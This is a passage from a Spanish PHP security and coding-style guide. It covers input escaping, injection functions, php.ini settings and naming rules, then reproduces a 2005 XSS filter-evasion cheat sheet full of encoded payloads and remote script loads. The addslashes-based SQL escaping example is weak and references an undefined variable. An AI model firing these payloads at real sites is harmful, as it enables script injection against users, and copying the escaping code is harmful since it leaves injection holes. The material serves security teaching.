Lo que hace *magic_quotes_gpc*, en el caso de estar activada, es escapar todos los valores de entrada desde GET, POST y COOKIE (gpc). Esto se realiza en el primero de los ejemplos, añadiendo una barra invertida. Por lo que si se introduce “theusername'--” en un formulario y se envía, $_POST['sUsername'] contendrá en realidad “theusername\'--”, que es perfectamente seguro para una consulta SQL, mientras que el servidor de base de datos los soporte (MS SQL Server no lo hace). Este es el primer problema. El segundo es que se necesitan filtrar las barras en caso de no utilizarlas en una consulta SQL. Por norma general, tenemos que hacer que nuestro código funcione sin tener en cuenta el estado de *magic_quotes_gpc*. El siguiente código presenta una solución al segundo ejemplo:

```
// Filtrar las barras invertidas de GET, POST y COOKIE si magic_quotes_gpc
//está activado
if (get_magic_quotes_gpc()) {
      // GET
      if (is_array($_GET)) {
            // Recorrer el array GET
            foreach ($_GET as $key => $value) {
                  $_GET[$key] = stripslashes($value);
            }
      }
      // POST
      if (is_array($_POST)) {
            // Recorrer el array POST
            foreach ($_POST as $key => $value) {
                  $_POST[$key] = stripslashes($value);
            }
```

```
	}
	// COOKIE
	if (is_array($_COOKIE)) {
		// Recorrer el array COOKIE
		foreach ($_COOKIE as $key => $value) {
			$_COOKIE[$key] = stripslashes($value);
		}
	}
}

function sqlEncode($sText)
{
	$retval = '';
	if ($bIsMySql) {
		$retval = addslashes($sText);
	} else {
		// Es MS SQL Server
		$retval = str_replace("'", "''", $sText);
	}
	return $retval;
}

$sUsername = $_POST['sUsername'];
$sPassword = $_POST['sPassword'];
$sSql = "SELECT iUserId FROM users ".
		" WHERE sUsername = '" . sqlEncode($sUsername) . "'" .
		" AND sPassword = '". sqlEncode($sPassword)."'";
```

Preferiblemente ponemos el bloque **if** y la función *sqlEncode* en un "*include*". Como se puede imaginar, un usuario malicioso puede realizar técnicas más avanzadas frente a lo mostrado en los ejemplos anteriores, al dejar nuestros scripts vulnerables a inyección. He visto ejemplos de extracciones completas de bases de datos mediante vulnerabilidades como las descritas en este apartado.

Inyección de código

- include() y require() – Incluye y evalúa un fichero como código PHP.
- eval() – Evalúa una cadena de texto como código PHP.
- preg_replace() – El modificador /e hace que esta función trate el parámetro de remplazo como código PHP.

Inyección de comandos

exec(), passthru(), system(), popen() y la comilla invertida (`) – Ejecuta el valor de entrada como si fuese un mandato Shell.

Cuando se pasan los valores de entrada de un usuario a estas funciones, necesitamos evitar que los usuarios puedan manipularlos para ejecutar mandatos arbitrarios. PHP tiene dos funciones que deberían ser utilizadas para este propósito, que son escapeshellarg() y escapeshellcmd().

Opciones de configuración

register_globals

Si está activada, PHP creará variables globales de todos los valores de entrada que vengan de los métodos GET, POST y COOKIE. Si se tiene la oportunidad de desactivar esta funcionalidad, definitivamente se debe hacer. Desafortunadamente existe gran cantidad de código que la utiliza por lo que siéntase afortunado si puede librarse de él.

Valor recomendado: off

safe_mode

El modo seguro de PHP (*safe_mode*) incluye un conjunto de restricciones para los scripts programados en PHP que incrementan considerablemente el nivel de seguridad en entornos con un servidor compartido. Entre estas restricciones destacan: Un script sólo puede acceder/modificar ficheros y directorios que sean del mismo propietario que el de dicho script. Algunas funciones/operadores quedan completamente desactivadas o restringidas como por ejemplo la comilla invertida para la ejecución de mandatos.

disable_functions

Esta funcionalidad sirve para describir funciones que queramos deshabilitar.

open_basedir

Restricciones a PHP para que todas las operaciones con ficheros estén limitadas al directorio que se defina aquí y a sus subdirectorios.

allow_url_fopen

Con esta opción establecida, PHP podrá operar con ficheros remotos con funciones como include y fopen.

Valor recomendado: off

error_reporting

Lo que se persigue es escribir el código de la manera más clara posible y por ello queeremos que PHP nos muestre todas las advertencias, etc.

Valor recomendado: E_ALL

log_errors

Registra todos los errores y los guarda en el lugar especificado en el php.ini.

Valor recomendado: on

display_errors

Con esta funcionalidad activada, todos los errores que sucedan durante la ejecución de los scripts, con respecto a *error_reporting*, serán mostrados por el navegador. Esto es conveniente en servidores de desarrollo pero no en los de producción, ya que podría mostrarse información sensible sobre nuestro código, base de datos o del propio servidor..

Valor recomendado: off (servidores de producción), on (servidores de desarrollo)

magic_quotes_gpc

Filtra todos los valores de entrada que vengan de POST, GET y COOKIE. Esto es algo que debemos evaluar nosotros mismos.

Esto también aplica a **magic_quotes_runtime**.

Valor recomendado: off

post_max_size, upload_max_filesize and memory_limit

Estas funcionalidades deben quedar establecidas con un valor razonable para reducir el riesgo frente a ataques que impliquen la reducción o agotamiento de nuestros recursos.

Prácticas recomendadas

Comillas dobles frente a las simples

```
// Comillas dobles:
$sSql = “SELECT iUserId FROM users WHERE sName = 'John Doe'“;
```

```
// Comillas simples:
echo '<td width=“100”></td>';
```

Como norma general se deben utilizar comillas dobles en peticiones SQL, para el resto utilizar comillas simples.

No confiar en short_open_tag

Si la directiva short_open_tag está activada, permite utilizar la forma simple de etiquetado PHP, esto es <? ?> en vez de <?php ?>. Al igual que ocurre con *register_globals*, no se debe asumir que se encuentra activada.

Concatenación de cadenas de texto.

```
$sOutput = 'Hello ' . $sName;       // No: $sOutput = “Hello $sName”;
```

Esto incrementa su facilidad de lectura y es menos propenso a errores.

Comente su código.

Siempre se tiene que intentar comentar su código fuente, a pesar de que le resulte muy simple, y recuerde hacerlo en castellano.

Se debe evitar siempre el código complejo

Si se encuentra con problemas a la hora de entender el código que ha programado entonces intente imaginarse a otra gente intentando entenderlo. Los comentarios ayudan pero no en todos los casos, así que ¡rescríbalo!

Reglas de nombrado

Los nombres de las variables deben contener tanto mayúsculas como minúsculas, empezando con la primera letra en minúscula seguido de una mayúscula

```
$sName, $iSizeOfBorder // string, integer
```

Esto hace que sea fácil detectar variables y averiguar que contienen. Se adjunta una lista de prefijos comunes::

- a para arrays
- b para booleanos
- d para enteros dobles
- f para floats
- i para enteros
- l para long
- s para strings
- g_ para variables globales, seguidas de un prefijo normal

Las variables booleanas deben tener el prefijo b seguidos de esta, tiene, puede o debe:

```
$bEstaActivada, $bTienePropietario
```

Esto también aplica a funciones que devuelven booleanos, pero sin el prefijo b, por ejemplo:

```
$usuario->tieneEmail();
```

Evitar nombres de variables booleanas negadas

```
var $bEstaActivada;
// No: $bNoEstaActivada
var $bTieneId;
// No: $bNoTieneId
```

Lo que significa el siguiente código no resulta muy obvio:

```
if ( !$bNoEstaActivada ) {
...
}
```

Las variables de objeto deben estar en minúsculas o utilizar el prefijo 'o' o 'obj'

$session, $page // Más adecuado $oSession $objPage

Lo más adecuado es todo minúsculas, pero lo importante es ser coherente.

Las constantes deben ir todas en mayúsculas utilizando guiones bajos para separar palabras

```
$SESSION_TIMEOUT, $BACKGROUND_COLOR, $PATH
```

Sin embargo, por norma general de debe minimizar la utilización de dichas constantes y se debe recurrir a funciones.

Los nombres de función deben comenzar por un verbo y empezar con letra minúscula alternando después con mayúscula

```
validarUsuario (), obtenerArray ()
```

Las abreviaturas no deben ir en mayúsculas cuando se utilizan en un nombre

```
$sHtmlOutput
// No:
$sHTMLOutput
getPhpInfo()
// No:
getPHPInfo()
```

El utilizar mayúsculas seguidas infringiría las reglas anteriores de nombrado.

Las palabras clave SQL deben ir todas en mayúsculas

```
SELECT TOP 10 sUsername, sName FROM users
```

Esto facilita la comprensión y la visión general de la consulta SQL.

Las variables de las clases privadas deberían contener un guión bajo como sufijo

```
class MyClass
{
      var $sName_;
}
```

Esta es una forma de diferenciar las variables públicas de las privadas. Sin embargo esto no es tan importante como en otros lenguajes, ya que en PHP podemos utilizar el puntero $this-> para acceder a variables privadas.

Todos los nombres deben ir escritos en castellano, aunque se recomienda el inglés

```
$iFilaNum // Not: $iRadId (En sueco)
```

Se recomienda utilizar el lenguaje castellano para el nombrado, aunque en realidad el inglés es el lenguaje internacional preferido para el desarrollo. En el caso de los comentarios, se recomienda el castellano.

Las variables con un amplio ámbito deben tener nombres largos, para las de poca extensión, nombres cortos

Se recomienda que las variables temporales se queden con los nombres cortos. Alguien que lea estas variables debería asumir que su valor no es utilizado más allá de unas pocas líneas de código. Las variables temporales más comunes son $i, $j, $k, $m y $n.

El nombre del objeto es implícito, y debe ser evitado en el nombre del método

```
$session->getId() // No: $session->getSessionId()
```

Esto último debe parecer algo natural cuando se escriba la declaración de la clase, pero es implícito de su uso, como se muestra en el ejemplo anterior.

Los términos get/set deben ser utilizados dónde el atributo sea accedido directamente

```
$user->getName();
$user->setName($sName);
```

Esto también es una práctica común en lenguajes como C++ y Java

Se deben evitar las abreviaturas

$session->initialize();

// No:

$session->init();

$thread->computePosts();

// No:

$thread->compPosts();

Existe una excepción a esta regla, y es la de que existen nombres que son más conocidos en su manera abreviada, como por ejemplo en los casos de HTML, CPU etc.

Sintaxis

Declaración de clases y funciones

```
function doSomething()
{
      // ...
}
// No:
function doSomething() {
      // ...
}
```

Lo mismo se aplica para la declaración de clases.

Declaraciones y corchetes

```
if ( $bIsActive )
{
...
```

```
}
// No:
if ( $bIsActive ) {
...
}
```

El primer corchete siempre debe estar en la línea siguiente de la declaración, y no en la misma línea. El código es mucho más fácil de seguir de esta manera. Esto también se aplica a las declaraciones de **for**, **switch**, **while**, etc.

Declaraciones y espacios

```
if ( $sName == 'John' )
{
// ...
}
// No:
if ($sName=='John') {
      // ...
}
```

Resumen

¡Validar, validar y validar! No se debe confiar en ningún valor de entrada desde ningún tipo de fuente al menos que se esté seguro al 100% de que no ha sido posible su manipulación. Esto se aplica tanto en variables de ámbito global como en datos introducidos por GET, POST y COOKIE. Ni siquiera se puede confiar en la información de una base de datos, si en algún momento dicha información se introdujo a partir de datos proporcionados por un usuario. Nunca enviar información de salida sin filtrar al navegador o seguramente seremos vulnerables a ataques XSS de una manera u otra.

Cheat Sheets

Cross Site Scripting

Esta lista ha sido reproducida aquí gracias a la amable autorización de Robert Hansen, cuya última actualización es del 28 de Abril de 2005. La lista más actualizada puede encontrarse en la dirección http://ha.ckers.org/xss.html

Localizador de XSS

Inyectar esta cadena, consultar el código fuente y buscar la palabra “XSS”, si se encuentra “<XSS” en vez de "<XSS" puede ser vulnerable

```
';!--"<XSS>=&{()}
```

XSS Normal

```
<IMG SRC="javascript:alert('XSS');">
```

Sin comillas o punto y coma

```
<IMG SRC=javascript:alert('XSS')>
```

Mayúsculas y minúsculas

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

Entidades HTML

```
<IMG SRC=JaVaScRiPt:alert(&quot;XSS&quot;)>
```

Codificación en Unicode UTF-8

Principalmente en IE y Opera

```
<IMG
SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&
#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41>
```

Codificación en Long UTF-8 sin puntos y coma

Esto normalmente suele ser efectivo para códigos que buscan XSS del estilo `&#XX`, ya que la mayoría de la gente no tiene constancia de la posibilidad de relleno – hasta un total de 7 caracteres numéricos. Esto tambien resulta satisfactorio frente a gente que decodifica cadenas de texto de la siguiente manera : `$tmp_string =~ s/.*\&#(\d+);.*/$1/;` que piensa de manera incorrecta que se necesita un punto y coma para finalizar una cadena de texto codificada en HTML, que se ha visto alguna vez.

```
<IMG
SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#
0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#000004
0&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

Codificación en hexadecimal sin puntos y coma

Este tambien resulta un ataque viable contra la siguiente expresión regular para sustitución, en Perl

```
$tmp_string =~ s/.*\&#(\d+);.*/$1/;
```

que asume que hay un dígito seguido de un símbolo # - que no es correcto en HTML hexadecimal.

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x7
2&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Inclusión de un espacio en blanco para romper el XSS

Funciona tanto en IE como en Opera. Algunos sitios Web aseguran que cualquiera de los caracteres 09-13 (decimal) funcionará en este ataque. Esto es incorrecto. Sólo los 09 (tabulación horizontal), 10 (nueva línea) y 13 (retorno de carro) funcionan. Compruebe la tabla ASCII para más detalles. Los siguientes cuatro ejemplos demuestran lo comentado:

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
<IMG
SRC
```

```
=
j
a
v
a
s
c
r
i
p
t
:
a
l
e
r
t
(
'
X
S
S
'
)
"
>
```

Bytes nulos

Vale, lo reconozco, he mentido, los caracteres nulos también funcionan como vectores XSS de ataque tanto en IE como en versiones antiguas de Opera, pero no como el caso anterior, en este caso se necesitan inyectarlos directamente utilizando por ejemplo Burp Proxy o en el caso de querer programar su propio método, también se puede utilizar vim (^V@ creará un byte nulo) o cualquier programa para generarlo dentro de un fichero de texto. Vale, he vuelto a mentir, versiones antiguas de Opera (7.11 en Windows) fueron vulnerables a un carácter adicional 173

(el llamado carácter del guión “débil” o “suave”). Pero el carácter nulo %00 es mucho más útil y me ha ayudado a saltarme ciertos filtros reales con una variación del siguiente ejemplo:

```
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
```

Espacios

Los espacios antes del JavaScript en imágenes, para el XS (esto es útil si el patrón no tiene en cuenta el número de espacios en la palabra “javascript:” – que es correcto y no se escribirá- y falsamente asume que no se puede tener un espacio entre las comillas y la palabra clave “javascript:”):

```
<IMG SRC="   javascript:alert('XSS');">
```

Sin comillas simples o dobles ni puntos y coma

```
<SCRIPT>a=/XSS/
alert(a.source)</SCRIPT>
```

Imagen en el Body

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

Etiqueta Body

Me gusta este método por no requerirse ninguna variante de “javascript:” o “<SCRIPT…” para llevar a cabo correctamente el ataque XSS:

```
<BODY ONLOAD=alert('XSS')>
```

Manejadores de eventos

Los manejadores de eventos pueden ser utilizados en ataques XSS parecidos a los ataques del “BODY ONLOAD” anterior. Esta es la lista más completa de la red, en el momento en el que se está escribiendo este documento.

- FSCommand() (el atacante puede utilizar este desde un objeto Flash incrustado)
- onAbort() (cuando el usuario aborta la carga de una imágen)
- onActivate() (Cuando un objeto queda establecido como elemento activo)
- onAfterPrint() (se activa después de que un usuario imprime o realiza una vista previa)
- onAfterUpdate() (se activa en el objeto de la información después de ser actualizada en el objeto fuente)
- onBeforeActivate() (salta antes de que se establezca como activo un elemento)
- onBeforeCopy() (un usuario ejecutaría la cadena de ataque justo antes de que una selección se copie al portapapeles – un atacante puede realizar esto con la funciona execCommand("Copy"))
- onBeforeCut() (un usuario ejecuta la cadena de ataque justo antes de que se corte una selección)
- onBeforeDeactivate() (se dispara justo después de que el activeElement se modifique desde el objeto actual)
- onBeforeEditFocus() (se activa antes de que un objeto contenido en un elemento editable introduzca un estado de activación del interfaz de usuario o cuando un objeto contenedor editable es seleccionado)
- onBeforePaste() (se necesita hacer que el usuario realice la función de pegado o que ejecute la función execCommand("Paste"))
- onBeforePrint() (se necesita hacer que el usuario imprima o que el atacante utilice las funciones de print() o execCommand("Print")).
- onBeforeUnload() (se necesita provocar que el usuario cierre el navegador – el atacante no puede cerrar ventanas a menos que pueda quedar dentro de la ventana raíz)
- onBlur() (en este caso, cuando se cargue otra ventana emergente y la ventana pierda el foco)
- onBounce() (se dispara cuando la propiedad de comportamiento del objeto marquesina queda establecida a "alternate" y el contenido de la marquesina alcanza uno de los lados de la ventana)
- onCellChange() (se activa cuando los datos cambian en la fuente de datos)

- onChange() (selección, texto o el campo TEXTAREA pierden el foco y su valor ha sido modificado)
- onClick() (alguien hace clic en un formulario)
- onContextMenu() (el usuario necesitaría hacer clic con el botón derecho en el área de ataque)
- onControlSelect() (se dispara cuando el usuario va a realizar una selección de control de un objeto)
- onCopy() (el usuario necesita copiar algo o puede explotarse utilizando la función execCommand("Copy"))
- onCut() (el usuario necesita cortar algo o puede explotarse utilizando la función execCommand("Cut"))
- onDataAvailible() (el usuario necesitaría cambiar la información de un elemento o el atacante podría realizar la misma función)
- onDataSetChanged() (se dispara cuando se establece que la información se exponga mediante un cambio en el objeto de la fuenta de datos)
- onDataSetComplete() (se dispara para indicar que toda la información está disponible por parte de la fuente de datos)
- onDblClick() (un usuario hace doble clic sobre un elemento de un formulario o un enlace)
- onDeactivate() (se activa cuando se cambia el activeElement del objeto actual a otro en el documento)
- onDrag() (necesita que un usuario arrastre un objeto)
- onDragEnd() (requiere que un usuario haya arrastrado un objecto)
- onDragLeave() (requiere que un usuario haya arrastrado un objeto en una zona no válida)
- onDragEnter() (requiere que un usuario arrastre un objeto en una zona válida)
- onDragOver() (requiere que un usuario arrastre un objeto en una zona válida)
- onDragDrop() (el usuario suelta un objeto (por ejemplo un archivo) dentro de la ventana del navegador)

- onDrop() (el usuario suelta un objeto (por ejemplo un archivo) dentro de la ventana de un navegador)
- onError() (la carga de un documento o de una imagen provoca un error)
- onErrorUpdate() (se dispara en un componente enlazado a datos (databound) cuando se provoca un error mientras se está actualizando la información asociada en el objeto fuente)
- onExit() (cuando alguien hace clic en un vínculo o pulsa el botón de "Atrás")
- onFilterChange() (se dispara cuando un filtro visual completa el cambio de estado)
- onFinish() (un atacante crea el exploit en el momento que la marquesina finalice su bucle)
- onFocus() (el atacante ejecuta la cadena de ataque cuando la ventana pasa a primer plano)
- onFocusIn() (el atacante ejecuta la cadena de ataque cuando la ventana pasa a primer plano)
- onFocusOut() (el atacante ejecuta la cadena de ataque cuando la ventana pasa a segundo plano)
- onHelp() (el atacante ejecuta la cadena de ataque cuando el los usuarios pulsen la tecla F1 mientras la ventana esté en primer plano)
- onKeyDown() (el usuario finaliza de pulsar una tecla)
- onKeyPress() (el usuario pulsa o mantiene pulsada una tecla)
- onKeyUp() (el usuario suelta una tecla)
- onLayoutComplete() (el usuario imprime o realiza una vista previa de impresión)
- onLoad() (el atacante ejecuta la cadena de ataque una vez la ventana termine su carga)
- onLoseCapture() (puede explotarse con el método releaseCapture())
- onMouseDown() (el atacante necesita provocar que un usuario haga clic en una imagen)
- onMouseEnter() (el cursor se mueve sobre un objeto o un área)
- onMouseLeave() (el atacante debe provocar que el usuario entre en una imagen o una tabla con el ratón y luego salga de ella)

- onMouseMove() (el atacante debería provocar que el usuario mueva el ratón sobre una imagen o una tabla)
- onMouseOut() (el atacante debe provocar que el usuario entre en una imagen o una tabla con el ratón y luego salga de ella)
- onMouseOver() (el cursor se mueve sobre un objeto o un área)
- onMouseUp() (el atacante necesita provocar que un usuario haga clic en una imagen)
- onMouseWheel() (el atacante debería provocar que el usuario utilice la rueda de su ratón)
- onMove() (el usuario mueve la página)
- onMoveEnd() (el usuario mueve la página)
- onMoveStart() (el usuario mueve la página)
- onPaste() (se necesita que el usuario pegue información o el atacante utiliza la función execCommand("Paste"))
- onProgress() (el atacante podría utilizarlo en el momento en el que una película flash se esté cargando)
- onPropertyChange() (un usuario tendría que cambiar la propiedad de un elemento)
- onReadyStateChange() (un usuario tendría que cambiar la propiedad de un elemento)
- onReset() (un usuario restablece un formulario)
- onResize() (un usuario cambiaría el tamaño de la ventana; un atacante podría inicializar automáticamente con algo así: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
- onResizeEnd() (un usuario cambiaría el tamaño de la ventana; un atacante podría inicializar automáticamente con algo así: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
- onResizeStart() (un usuario cambiaría el tamaño de la ventana; un atacante podría inicializar automáticamente con algo así: <SCRIPT>self.resizeTo(500,400);</SCRIPT>)
- onRowEnter() (un usuario tendría que modificar una fila en una fuente de datos)
- onRowExit()(un usuario tendría que modificar una fila en una fuente de datos)
- onRowDelete() (un usuario tendría que eliminar una fila de una fuente de datos)
- onRowInserted() (un usuario tendría que añadir una fila a una fuente de datos)

- onScroll() (un usuario tendría que desplazarse con las barras de desplazamiento, o un atacante utiliza la función scrollBy())
- onSelect() (un usuario necesita seleccionar algo de texto – un atacante podría auto inicializar con algo como lo siguiente: window.document.execCommand("SelectAll");)
- onSelectionChange() (un usuario necesita seleccionar algo de texto – un atacante podría auto inicializar con algo como lo siguiente: window.document.execCommand("SelectAll");)
- onSelectStart() (un usuario necesita seleccionar algo de texto – un atacante podría auto inicializar con algo como lo siguiente: window.document.execCommand("SelectAll");)
- onStart() (se dispara cada vez que se inicia el bucle de una marquesina)
- onStop() (el usuario tendría que utilizar el botón de Detener del navegador o salir de la página)
- onSubmit() (se necesita que un usuario envíe un formulario)
- onUnload() (cuando un usuario hace clic en cualquier vínculo o hace clic en el botón de retroceder en el navegador o el atacante fuerza al usuario a que haga clic)

IMG Dynsrc

Funciona en IE

```
<IMG DYNSRC="javascript:alert('XSS')">
```

Input DynSrc

```
<INPUT TYPE="image" DYNSRC="javascript:alert('XSS');">
```

Background Source

Funciona en IE

```
<BGSOUND SRC="javascript:alert('XSS');">
```

Inclusión con & JS

Netscape 4.x

```
<br size="&{alert('XSS')}">
```

Inclusión de la fuente de una capa

Netscape 4.x

```
<LAYER SRC="http://xss.ha.ckers.org/a.js"></layer>
```

Hoja de Estilos

```
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

Código VBScript en una imagen

```
<IMG SRC='vbscript:msgbox("XSS")'>
```

Mocha

Sólo en los Netscape actuales

```
<IMG SRC="mocha:[code]">
```

Livescript

Sólo en los Netscape actuales

```
<IMG SRC="livescript:[code]">
```

Meta

Lo extraño sobre la actualización de los meta es que no envía el referrer en IE, Firefox, Netscape u Opera – por lo que puede utilizarse para ciertos tipos de ataque en los cuales tenemos que deshacernos de las direcciones de referencia o referrers.

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
```

IFrame

Si se permiten los iframes entonces existe también una gran cantidad de problemas de XSS

```
<IFRAME SRC=javascript:alert('XSS')></IFRAME>
```

Frameset o conjunto de marcos

```
<FRAMESET><FRAME SRC=javascript:alert('XSS')></FRAME></FRAMESET>
```

Tablas

Quién podría haber imaginado que las tablas podrían ser también objetivo de XSS…. Excepto yo, ¡como no! ☺

```
<TABLE BACKGROUND="javascript:alert('XSS')">
```

imagen de fondo en un DIV

```
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
```

Comportamiento de los DIV en exploits XSS .htc

Sólo para Netscape

```
<DIV STYLE="behaviour: url('http://xss.ha.ckers.org/exploit.htc');">
```

DIV expression

Sólo en IE. Una variante del siguiente ejemplo resulto efectiva contra un filtro real de XSS utilizando una nueva línea entre los dos puntos y el “expression"

```
<DIV STYLE="width: expression(alert('XSS'));">
```

Etiquetas Style con JavaScript corrompido

```
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
```

IMG Style con expression

Esto en realidad es un híbrido de los anteriores vectores XSS, pero en realidad queda patente la dificultad que entraña analizar o filtrar etiquetas STYLE

```
<IMG STYLE='
xss:
expre\ssion(alert("XSS"))'>
```

Etiqueta Style

Sólo en Netscape

```
<STYLE TYPE="text/javascript">alert('X SS');</STYLE>
```

Etiqueta Style utilizando una imagen de fondo

```
<STYLE TYPE="text/css">.XSS{background-
image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
```

Etiqueta Style utilizando un fondo

```
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
```

Etiqueta BASE

Para evitar errores de JavaScript se necesita comentar con // los caracteres siguientes, y con ello se mostrará el XSS. Además, esto se aprovecha de que los sitios Web utilizan las rutas del tipo "/images/image.jpg" en vez de las rutas completas:

```
<BASE HREF="javascript:alert('XSS');//">
```

Etiqueta Object

Sólo para IE. Si se permiten objetos, también se pueden inyectar una especie de virus para infectar a los usuarios, lo mismo ocurre con la etiqueta APPLET:

```
<OBJECT data=http://xss.ha.ckers.org width=400 height=400 type=text/x-
scriptlet">
```

Etiqueta Object con Flash

Utilizando la etiqueta OBJECT se puede incrustar una película flash que contenga un XSS:

```
getURL("javascript:alert('XSS')")
```

Utilizando el siguiente código en ActionScript dentro del fichero flash se puede ofuscar un vector XSS:

```
a="get";
b="URL";
c="javascript:";
d="alert('XSS');";
eval(a+b+c+d);
```

XML

```
<XML SRC="javascript:alert('XSS');">
```

IMG SRC, para cuando todo lo demás falla

Asumiendo que únicamente se puede escribir algo dentro del campo <IMG SRC="$tusdatos"> y la palabra “javascript:” se elimina recursivamente:

```
"> <BODY ONLOAD="a();"><SCRIPT>function a(){alert('XSS');}</SCRIPT><"
```

Asumiendo de que sólo se caben unos pocos caracteres y se filtra todo lo que acabe en .js, se puede renombrar el fichero JavaScript a un fichero de imagen por ejemplo para el vector XSS:

```
<SCRIPT SRC="http://xss.ha.ckers.org/xss.jpg"></SCRIPT>
```

Vector abierto de HTML/JS XSS

Esto es útil como vector porque no se necesita que se cierre por completo un hueco. Aquí se da por hecho que en CUALQUIER ETIQUETA HTML se puede inyectar un XSS. Aunque no se cierre una etiqueta con “>”, las etiquetas siguientes se encargarán de cerrarla. Dos apuntes:

1) esto deformará el código HTML dependiendo en el código que le siga

2) Definitivamente se necesitan las comillas o el JavaScript fallará ya que en la siguiente que quiera mostrar será algo así como "</TABLE>".

Como nota adicional, esto fue efectivo en un caso real contra un filtro XSS con el que di utilizando un IFRAME que no se cerró finalmente en vez de una etiqueta IMG:

```
<IMG SRC="javascript:alert('XSS')"
```

Server Side Includes

Se necesita tener instalado en el servidor el SSI

```
<!--#exec cmd="/bin/echo '<SCRIPT SRC'"--><!--#exec cmd="/bin/echo
'=http://xss.ha.ckers.org/a.js></SCRIPT>'"-->
```

Mandatos embebidos en IMG

Esto funciona en el caso de que una página Web en la que esto sea inyectado (como un panel Web) esté protegida con contraseña y dicha protección funcione según otros mandatos en el mismo dominio. Esto se puede utilizar para eliminar usuarios, añadir usuarios (si el usuario que visita la página es un administrador), enviar credenciales a cualquier lugar, etc… Este es el método menos utilizado aún siendo el más útil de los vectores XSS:

```
<IMG
SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscod
e">
```

XSS utilizando encapsulación de comillas en HTML

Esto ha sido probado en IE.

Para realizar ataques XSS en sitios que permitan `"<SCRIPT>"` pero no permitan `"<SCRIPT SRC..."` por culpa de una expresión regular como filtro `"/<script[^>]+src/i":`

```
<SCRIPT a=">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

Para llevar a cabo ataques XSS en sitios que permitan "<SCRIPT>" pero no permitan "&ltscript src...", mediante por ejemplo el siguiente filtro:

```
/<script((\s+\w+(\s*=\s*(?:"(.)*?"|'(.)*?'|[^'">\s]+))?)+\s*|\s*)src/i
```

Este es importante, ya que he llegado a ver esta expresión regular en algún caso):

```
<SCRIPT =">" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

O

```
<SCRIPT a=">" '' SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

O

```
<SCRIPT "a='>'" SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

Soy consciente de haber dicho que no iba a comentar técnicas de mitigación pero la única cosa que he visto para este ejemplo de XSS en el caso de que quiera permitir etiquetas <SCRIPT> pero no scripts remotos es una máquina de estados (y por supuesto que hay otros métodos para conseguir esto si se permiten etiquetas <SCRIPT>). Este XSS me sigue preocupando, ya que resulta casi imposible detenerlo sin tener que bloquear todo el contenido activo:

```
<SCRIPT>document.write("<SCRI");</SCRIPT>PT
SRC="http://xss.ha.ckers.org/a.js"></SCRIPT>
```

Evasión de cadenas URL

Teniendo en cuenta que "http://www.google.com/" no se permita.

- IP en vez de el nombre host
  <A HREF=http://66.102.7.147/>link</A>

- Codificación de la URL
  <A
  HREF=http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D>link</A
  >

Evasión de resolución del protocolo

IE traduce el ht:// a http:// y existen otras muchas que funcionan para XSS también, como por ejemplo htt://, hta://, help://, etc… Esto resulta muy útil tambien en el caso en el que el espacio tambien sea un inconveniente (con dos caracteres menos se puede llegar muy lejos…)

```
<A HREF=ht://www.google.com/>link</A>
```

Eliminando los cnames

Cuando se combina con los anteriores ejemplos, el eliminar las “www.” Puede ayudar a ahorrar 4 bytes más, llegando al ahorro de los 6 bytes para servidores que tengan esta propiedad configurada de manera adecuada:

```
<A HREF=http://google.com/>link</A>
```

Nombre de Dominio Totalmente Cualificado

Añadir un punto final para la resolución FQDN o Nombre de Dominio Totalmente Cualificado.

```
<A HREF=http://www.google.com./>link</A>
```

JavaScript

```
<A HREF="javascript:document.location='http://www.google.com/'">link</A>
```

Remplazo de contenido como vector de ataque

Tenemos en cuenta que "`http://www.google.com/`" no se remplaza con nada. He utilizado un ataque similar contra un filtro XSS real utilizando el propio filtro de conversión para ayudar a crear el vector de ataque (IE: `"java&#x26;#x09;script:"` se remplaza por `"java&#x09;script:",` que se muestra en IE y Opera.

```
<A HREF=http://www.gohttp://www.google.com/ogle.com/>link</A>
```

Codificación de caracteres

La lista siguiente muestra las posibles codificaciones del carácter “<”. Los estándares son geniales, ¿verdad? ☺

<
%3C
&lt
<
&LT
<
&#60
&#060
&#0060
&#00060
&#000060
&#0000060
<
<
<
<
<
<
&#x3c
&#x03c
&#x003c
&#x0003c
&#x00003c
&#x000003c
<
<
<
<
<
<
&#X3c
&#X03c
&#X003c
&#X0003c
&#X00003c
&#X000003c
<

```
&#X03c;
&#X003c;
&#X0003c;
&#X00003c;
&#X000003c;
&#x3C
&#x03C
&#x003C
&#x0003C
&#x00003C
&#x000003C
&#x3C;
&#x03C;
&#x003C;
&#x0003C;
&#x00003C;
&#x000003C;
&#X3C
&#X03C
&#X003C
&#X0003C
&#X00003C
&#X000003C
&#X3C;
&#X03C;
&#X003C;
&#X0003C;
&#X00003C;
&#X000003C;
\x3c
\x3C
\u003c
\u003C
```